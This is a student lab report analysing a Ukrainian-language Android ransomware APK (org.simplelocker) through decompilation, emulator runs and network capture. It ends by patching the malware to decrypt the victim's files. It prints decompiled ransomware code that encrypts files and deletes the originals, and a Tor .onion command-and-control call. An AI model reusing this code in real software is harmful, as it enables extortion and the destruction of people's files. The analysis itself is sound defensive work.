

Lab 2.0: Android Malware Analysis

Analysis of a malicious APK file

Fredrik Helgesson



DV2582 - Malware Analysis
Blekinge Institute of Technology
371 79 Karlskrona
October 3 2018

1 Introduction

During this analysis a malicious APK file containing ransomware was analysed. The analysis was performed in two steps. The first step was static analysis where the APK file was decompiled and its contents were observed. The second step was a dynamic analysis where the APK file was installed on an Android emulator to observe the actions performed by the ransomware in the testing environment. To perform the analytical steps mentioned above the tools listed below were used.

- 7zip
- Android SDK
- apktool (Version: 1.4.6)
- dex2jar (Version: 0.0.9.9)
- Java Decompiler (Program: jd-gui-0.3.6.windows)
- Sign+ (Version: 1.2.2)

Information about the analysed APK file can be seen in the table below.


Filename	MD5 sum
Android_ransom.apk	fd694cf5ca1dd4967ad6e8c67241114c

2 Static Analysis

To be able to statically analyze the APK file decompressing is required. This makes analyzing the individual files that make up the APK file possible. Unzipping the file is done using the tool 7zip. The decompression results partially in the classes.dex files which contain the program code of the APK-file. This dex file can be converted into .jar (Java Archive) format by using the tool dex2jar which is a format more suitable for manual analysis. The command used for conversion can be seen in the image below.

```
C:\Documents and Settings\Administrator>C:\Android\dex2jar-0.0.9.9\dex2jar.bat "
C:\STUDENT_LABS\Lab8 - Android Malware Analysis\Ransom\Android_ransom\Ransom_Ext
racted\classes.dex"
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.9
dex2jar C:\STUDENT_LABS\Lab8 - Android Malware Analysis\Ransom\Android_ransom\Ra
nsom_Extracted\classes.dex -> C:\STUDENT_LABS\Lab8 - Android Malware Analysis\Ra
nsom\Android_ransom\Ransom_Extracted\classes_dex2jar.jar
Done.
```

The converted file called "classes_dex2.jar" could thereafter be analyzed in a Java Decompiler as pseudo code. The JAR file contains several files the structure of the jar file such as imported external libraries and other files. The folder found most interesting can be seen expanded in the image below. This folder contains the program code of the ransomware such as the main function and several user-defined functions.



When manually analyzing the interesting folder several files of great value for this analysis were found, the files will be individually discussed below.

2.1 AEScript

The first interesting file in this folder is "AEScript". This file contains a function used for AES encryption which is a symmetrical cryptography algorithm meaning that it uses identical keys for encryption and decryption. The function can be seen in the image below.

```

public class AesCrypt
{
    private final Cipher cipher;
    private final SecretKeySpec key;
    private AlgorithmParameterSpec spec;

    public AesCrypt(String paramString)
        throws Exception
    {
        MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
        localMessageDigest.update(paramString.getBytes("UTF-8"));
        byte[] arrayOfByte = new byte[32];
        System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
        this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
        this.key = new SecretKeySpec(arrayOfByte, "AES");
        this.spec = getIV();
    }
}

```

This implementation of this function suggests that the cryptography method used for encrypting files on the infected machine is AES. One thing to note in this function is that it inputs a parameter called "paramString" which is the cryptography key used for encryption and since the algorithm is symmetrical, also for decryption. This function is used in the second interesting file named "FilesEncryptor" describer below.

2.2 FilesEncryptor

This file contains code which is used to iterate over the file system and encrypt/decrypt personal files. Two of the most important user-defined functions in this files are "encrypt" and "decrypt" seen in the images below.

```

public void encrypt()
    throws Exception
{
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if (!(this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
    {
        localAesCrypt = new AesCrypt("jndlasf074hr");
        localIterator = this.filesToEncrypt.iterator();
    }
    while (true)
    {
        if (!localIterator.hasNext())
        {
            Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
            return;
        }
        String str = (String)localIterator.next();
        localAesCrypt.encrypt(str, str + ".enc");
        new File(str).delete();
    }
}

```

```

public void decrypt()
    throws Exception
{
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if (isExternalStorageWritable())
    {
        localAesCrypt = new AesCrypt("jndlasf074hr");
        localIterator = this.filesToDecrypt.iterator();
    }
    while (true)
    {
        if (!localIterator.hasNext())
            return;
        String str = (String)localIterator.next();
        localAesCrypt.decrypt(str, str.substring(0, str.lastIndexOf(".")));
        new File(str).delete();
    }
}

```

The fact that there is a file decryption function suggests that decryption of the file system infected by this ransomware is possible. This is in fact not always the case where many types of ransoms are encrypt the disk beyond repair. On thing to note in the images above is that the class "AESCrypt" is used which confirms that the files are encrypted with AES. One important thing to note is that the AES encryption key used is hardcoded into the function call, the key is "jndlasf074hr". This fact could be of importance when trying to decrypt the infected system during current analysis.

2.3 TorSender

The reason why this file is interesting is that it suggests that Tor services are used for communication by the ransomware. These services are not commonly used by applications and is therefore an Indication of Compromise. The file "TorSender" can be seen in the image below.

```

public class TorSender
{
    public static final String PROXY_HOST = "127.0.0.1";
    public static final int PROXY_HTTP_PORT = 9050;

    public static void sendCheck(Context paramContext)
    {
        try
        {
            JSONObject localJSONObject = new JSONObject();
            localJSONObject.put("type", "locker check");
            localJSONObject.put("device id", Utils.getCutIMEI(paramContext));
            localJSONObject.put("client number", "19");
            new HttpSender(localJSONObject.toString(), HttpSender.RequestType.TYPE_CHECK, paramContext).startSending();
            return;
        }
        catch (JSONException localJSONException)
        {
            while (true)
            {
                localJSONException.printStackTrace();
            }
        }
    }
}

```

2.4 HTTPSender

The interesting fact about this file is that it contains a stop signal which disables the ransomware and starts decryption of the file system. This signal is probably used when a ransom is successfully collected. This signal is received from the URL "http://xeyocsu7fu2vjhxs.onion" which is part of the Tor-network. The function containing the handling of the stop-signal can be seen in the image below.

```


public void run()
{
    try
    {
        HttpResponse localHttpResponse = HttpSender.this.send(HttpSender.this.context, "http://xeyocsu7fu2vjhxs.onion/", HttpSender.this.dataToSend);
        if (localHttpResponse.getStatusLine().getStatusCode() != 200)
            throw new Exception();
        JSONObject localJSONObject = new JSONObject(EntryUtils.toString(localHttpResponse.getEntity()));
        HttpSender.RequestType localRequestType1 = HttpSender.this.type;
        HttpSender.RequestType localRequestType2 = HttpSender.RequestType.TYPE_CHECK;
        if (localRequestType1 == localRequestType2)
        {
            try
            {
                if (localJSONObject.getString("command").equals("stop"))
                {
                    new FilesEncryptor(HttpSender.this.context).decrypt();
                    Utils.putBooleanValue(HttpSender.settings, "DISABLE_LOCKER", true);
                }
            }
        }
    }
}

```

The stop signal might be interesting for purposes of system cleanup which will be covered later during this analysis. The fact that the URL used is part of the Tor network obstructs tracing the origin of the malware.

2.5 MainServices

In the interesting folder there are several files with names containing "main" seen in the image below.




These files work as threads to handle different branches of the ransomware such as external communication and encryption. The most interesting out of these files is "MainService\$5". This file is responsible for initializing encryption of the personal files of the infected system. This file can be seen in the image below and will be further analyzed during dynamic analysis of the APK file.


```
class MainService$5
    implements Runnable
{
    public void run()
    {
        try
        {
            new FilesEncryptor(MainService.access$5(this, this$0)).encrypt();
            return;
        }
        catch (Exception localException)
        {
            while (true)
                Log.d("DEBUGGING", "Error: " + localException.getMessage());
        }
    }
}
```

3 Dynamic Analysis

The first step on performing a dynamic analysis is to create a testing environment. This is done by emulating an Android device in the software SDK manager. The emulation can be seen in the image below.




The next step of testing a ransomware is by storing test files in the emulator to observe the actions of the malware. By storing files of different types it is possible to observe the encryption and if it differs between different file types. The files are pushed onto the emulated device by using the tool adb (Android Debug Bridge) which is used to manage emulated Android devices. The testing files and the command storing them in the emulated device can be seen in the image below.



At this point the testing environment is setup, the next step is to install the ransomware. The installation is performed by issuing the command seen in the image below.

```
C:\Documents and Settings\Administrator>adb install "C:\STUDENT_LABS\Lab8 - Android Malware Analysis\Ransom\Android_ransom.apk"
```

The success of the installation can be confirmed by navigating to the menu in the of the Android device and observing the new application called "Sex Xenix" seen in the image below.



The ransomware is currently not active and needs user input to start. When executing the application there is an instant pop up on the device seen in the image below.

**Вниманеє Ваш телефон
заблокований!
Устройство заблоковано за
просмотр и распространение
детской порнографии, зоофилии и
других извращений.**

Для разблокування вам необхідно оплатити
260 Грн.

1. Найдите ближайший терминал пополнения
счета.
2. В нем найдите MoneXy.
3. Введите 380982049193.
4. Внесите 260 гривен и нажмите оплатить.

Не забудьте взять квитанцію!
После поступления оплаты ваше устройство
будет разблокировано в течении 24 часов.
В СЛУЧАЙ НЕ УПЛАТЫ ВЫ ПОТЕРЯЕТЕ НА
ВСЕГДА ВСЕ ДАННЫЕ КОТОРЫЕ ЕСТЬ НА ВАШЕМ
УСТРОЙСТВЕ!

Text similar to this is commonly used by ransomware to state that all files on the device has been encrypted and demand a ransom. The text also instructs the user how the ransom is payed. The fact that the text is written in Ukrainian suggests that the ransomware is targeting cellphones in Ukraine.

That the malicious application is installed and running on the system can be confirmed by starting a shell on the Android device using adb. This shell can be used to manage the device. By executing the command "ps" running processes is listed. One of the entries of the list is "org.simplelocker" which is the running process of the malware. The list can be seen in the image below.

```

C:\WINDOWS\system32\cmd.exe - adb shell
u0_a9      532    38    215116 18596 ffffffff 400433dc S com.android.calendar
u0_a24     548    38    216552 20600 ffffffff 400433dc S com.android.email
u0_a17     591    38    214300 18992 ffffffff 400433dc S com.android.mms
u0_a37     623    38    210896 19160 ffffffff 400433dc S com.android.providers.cal
endar
u0_a21     637    38    209108 18584 ffffffff 400433dc S com.android.deskclock
u0_a27     712    38    207276 16160 ffffffff 400433dc S com.android.defcontainer
u0_a28     729    38    205128 15416 ffffffff 400433dc S com.svox.pico
u0_a33     742    38    222048 26264 ffffffff 400433dc S com.android.quicksearchbo
x
u0_a35     773    38    217988 19724 ffffffff 400433dc S com.android.browser
u0_a26     822    38    208020 22624 ffffffff 400433dc S com.android.customlocale2
u0_a46     845    38    233812 34852 ffffffff 400433dc S org.simplelocker
u0_a46     891    845    764    436 c002a7a0 4002fdb0 S sh
u0_a46     892    891    12540 11136 00000000 00221400 R /data/data/org.simplelock
er/app_bin/tor
u0_a46     901    1    1008    320 c01de5dc 40034f20 S /data/app-lib/org.simplel
ocker-1/libprivoxy.so
root      981    47    780    476 c002a7a0 4002fdb0 S /system/bin/sh
root      995    981    1100    464 00000000 40042014 R ps

```


The next step of observing the installation of the malware is by listing all installed services on the Android device. The output shows that a new service named "org.simplelocker" has been installed and can be seen in the image below.

```

C:\Documents and Settings\Administrator>adb shell
root@generic:/ # list packages
list packages
/system/bin/sh: list: not found
127!root@generic:/ # pm list packages
pm list packages
package:com.android.soundrecorder
package:com.android.sdksetup
package:com.android.defcontainer
package:com.android.launcher
package:com.android.smoketest
package:com.android.quicksearchbox
package:com.android.contacts
package:com.android.inputmethod.latin
package:com.android.phone
package:com.android.calculator2
package:com.android.htmlviewer
package:com.android.emulator.connectivity.test
package:com.android.providers.calendar
package:com.android.inputdevices
package:com.android.customlocale2
package:com.android.calendar
package:com.android.browser
package:com.android.music
package:com.android.netspeed
package:com.android.widgetpreview
package:com.example.android.livecubes
package:com.android.providers.downloads.ui
package:com.android.providers.userdictionary
package:org.simplelocker

```

The next step of observing the activities of the malware is by checking if the personal files stored in the device are encrypted. The encryption was confirmed firstly by listing all files in the folder "sdcard" using the shell command "ls". The output of the command can be seen in the image below.



```

C:\WINDOWS\system32\cmd.exe - adb shell
system
ueventd.goldfish.rc
ueventd.rc
vendor
root@generic:/ # cd sdcard
cd sdcard
root@generic:/sdcard # ls
ls
Alarms
Android
DCIM
Download
LOST.DIR
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
doc1.doc.enc
file1.txt.enc
file2.txt.enc
pic1.jpeg.enc
pic2.png.enc
root@generic:/sdcard #

```

In the bottom of the image the test files can be seen, all with the file extension ".enc" which is used for encrypted files. To confirm that the files are indeed encrypted the next step was to copy the files out of the emulation onto the analyzing machine using adb. The command pulling the files out can be seen in the image below.

```
Z:\>adb pull /sdcard/
pull: building file list...
pull: /sdcard/Pictures/pic.png.enc -> ./Pictures/pic.png.enc
pull: /sdcard/pic1.jpeg.enc -> ./pic1.jpeg.enc
pull: /sdcard/doc1.doc.enc -> ./doc1.doc.enc
pull: /sdcard/file2.txt.enc -> ./file2.txt.enc
pull: /sdcard/file1.txt.enc -> ./file1.txt.enc
pull: /sdcard/pic2.png.enc -> ./pic2.png.enc
6 files pulled. 0 files skipped.
881 KB/s (921952 bytes in 1.021s)
```

It is immediately clear that the pulled files are encrypted. The operating system of the analyzing system can no longer identify the file types and the files can no longer be opened. One example of the files is "file2.txt" which before encryption contained the text "This is test number 2" and the resulting text after encryption can be seen in the image below.




The final step of dynamic analysis is a network analysis. During this step the software Wireshark is used which can be used to capture packet traffic on a network interface. By running a capturing session during the running of the malware the outgoing and incoming traffic for the malware can be analyzed. A snippet of the packets captures can be seen in the image below.

5612	40.523185	10.0.2.15	5.45.111.149	TCP	pconnectmgr > https [ACK] Seq=286462 Ack=1032672 win=37260 Len=0
5613	40.523233	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5614	40.523236	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5615	40.523240	10.0.2.15	5.45.111.149	TCP	pconnectmgr > https [ACK] Seq=286462 Ack=1035512 win=34420 Len=0
5616	40.523268	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5617	40.523275	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5618	40.523283	10.0.2.15	5.45.111.149	TCP	pconnectmgr > https [ACK] Seq=286462 Ack=1038352 win=31580 Len=0
5619	40.523332	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5620	40.523335	5.45.111.149	10.0.2.15	SSLv2	Encrypted data
5621	40.523342	10.0.2.15	5.45.111.149	TCP	pconnectmgr > https [ACK] Seq=286462 Ack=1041192 win=28740 Len=0
5622	40.523408	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5623	40.523411	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5624	40.523415	10.0.2.15	5.45.111.149	TCP	pconnectmgr > https [ACK] Seq=286462 Ack=1044032 win=25900 Len=0
5625	40.523438	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
5626	40.523441	5.45.111.149	10.0.2.15	TCP	[TCP segment of a reassembled PDU]

The image shows traffic between the Android device on IP address 10.0.2.15 and an unknown address 5.45.111.149. To note is that some of the traffic between these two peers is encrypted using SSLv2.

Address A	Address B	Packets -	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start	Duration	bps A->B	bps A<-B
10.0.2.15	10.0.2.255	1	257	1	257	0	0	49.217072000	0.0000	N/A	N/A
10.0.2.15	54.87.34.103	26	1612	26	1612	0	0	6.903411000	290.6358	44.37	N/A
10.0.2.15	86.59.21.38	62	32907	25	4082	37	28825	7.280544000	180.7443	180.68	1275.84
10.0.2.15	128.31.0.39	872	703639	333	41054	539	662585	0.000000000	180.1727	1822.87	29419.99
10.0.2.15	51.15.123.75	1225	956787	485	199168	740	757619	15.675947000	239.7169	6646.77	25283.79
5.45.111.149	10.0.2.15	2192	1755364	1327	1374266	865	381098	15.695429000	242.2094	45391.01	12587.39
10.0.2.15	212.59.241.188	2212	1654880	862	346591	1350	1308289	15.671861000	189.0282	14668.33	55369.04

When analyzing the IPv4 statistics of the packet flow it is notable that there are multiple communication sessions including the Android device as one of the peers. The explanation behind this can be that the TOR network is used for communication by the malware which uses TOR nodes with different IP addresses to enable anonymous communication over the internet for the malware. According to these statistics the greatest amount of bytes is sent between the Android device and the unknown IP address 212.59.241.188. Most of this traffic is sent from the unknown address which suggests that the address belong to a server used for command and control of the malware. By analyzing the address further using the tool nmap it is clear that the address belongs to server with the domain name "mail.revenusmarketing.net". By surfing to the IP address in the web browser the conclusion can be made that is an apache web server. The result of surfing to the IP can be seen in the image below.



The servers opened ports suggests that the server is communicating over the tor network. The output of nmap can be seen in the image below.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-23 17:22 CEST
Nmap scan report for mail.revenue-marketing.net (212.59.241.188)
Host is up (0.047s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    filtered smtp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
1025/tcp  filtered NFS-or-IIS
6129/tcp  filtered unknown
9001/tcp  open  tor-orport
```

4 System Cleanup and Decryption

There are multiple ways of cleaning the system from the ransomware and decrypting the all the encrypted files without paying the ransom.

The first alternative is to fake a stop-signal to the ransomware. This requires the spoofing of sending address and further analysis of how the stop-signal packet is structured. One upside of this approach is that if many devices are infected by the malware they can all be decrypted at the same time by broadcasting the stop-signal to all devices.

The second approach is to further analyze how the encryption is performed and crack the encryption. The only reason why this approach can be considered is because the AES encryption key is statically set. The only requirement of this approach is to find out how the encryption is done so that only the encrypted parts of memory is decrypted.

The procedure to remove the malicious application is to uninstall it in a similar way as apps are usually uninstalled.

The third alternative which was used during this analysis is described below.

4.1 System Cleanup

The cleanup of the system was as simple as uninstalling any application. To uninstall the running application "org.simplelocker" discovered during the dynamic analysis the tool adb was used. The command to uninstall the malware can be seen in the image below.


```
Z:\>adb uninstall org.simplelocker  
Success
```


One thing to note is that even if the malware is uninstalled all personal files on the device are still encrypted. The only progress made by uninstalling the malware is to stop it from performing additional malicious activity and removing the possibility to get your files decrypted by paying the ransom. It is essential that the cleanup step is done before the decryption step using the chosen method because the another instance of an application with the same name which will be used during the decryption phase, can not be installed on the same system without removing the original malware.

4.2 Decryption

The decryption method used was done by changing the malware to make it decrypt all files instead of encrypting them. The first step of this process was to disassemble and decompile the APK file to get the source code of the program. The source code is required to be able to modify the malware. The procedure was done using the tool "apktool" with the command seen in the image below.

```
C:\Documents and Settings\Administrator>C:\Android\apktool1.4.6\apktool.bat d "C:\STUDENT_LABS\Lab8 - Android Malware Analysis\Ransom\Android_ransom.apk"
```

The result of the disassembling is a file structure similar to the one seen when decompiling the program in the static analysis. The only difference is that instead of showing java pseudocode like the Java Decompiler the disassembled files has the file type "SMALI". Code in this format can be hard to interpret by first analysing the code in the Java Decompiler it is clear which files and keywords are interesting. A few of the SMALI-files are viewed in the image below.



During the static analysis the file "ServiceMain\$5" was discovered which is used to initialize the encryption on the infected system. By modifying this file in the SMALI-file "ServiceMain\$5" it is possible to change the initial encrypting phase into a decryption phase instead. The interesting part of the file "ServiceMain\$5" which is up for modification can be seen in the image below.

```
.line 96
:local v1, "encryptor":Lorg/simplelocker/FilesEncryptor;
invoke-virtual {v1}, Lorg/simplelocker/FilesEncryptor;->encrypt()v
:try_end_0
:catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

.line 100
.end local v1    # "encryptor":Lorg/simplelocker/FilesEncryptor;
:goto_0
```


The only modification that has to be done in this file is to change the call for "encrypt()" for "decrypt()". The effect of this command is that as soon as the malware is executed it executes this command which will decrypt all personal files instead of encrypting them which is intended by the malware. The next step is to rebuild the APK file again which is done by using the adb command below.

```
C:\Documents and Settings\Administrator\Android_ransom>C:\Android\apktool1.4.6\apktool.bat b
```

The modified APK file is thereafter installed on the system using adb using the command in the image below.

```
C:\>adb install "C:\Documents and Settings\Administrator\Android_ransom\dist\Android_ransom_signed.apk"
1042 KB/s (4810402 bytes in 4.506s)
    pkg: /data/local/tmp/Android_ransom_signed.apk
Success
```

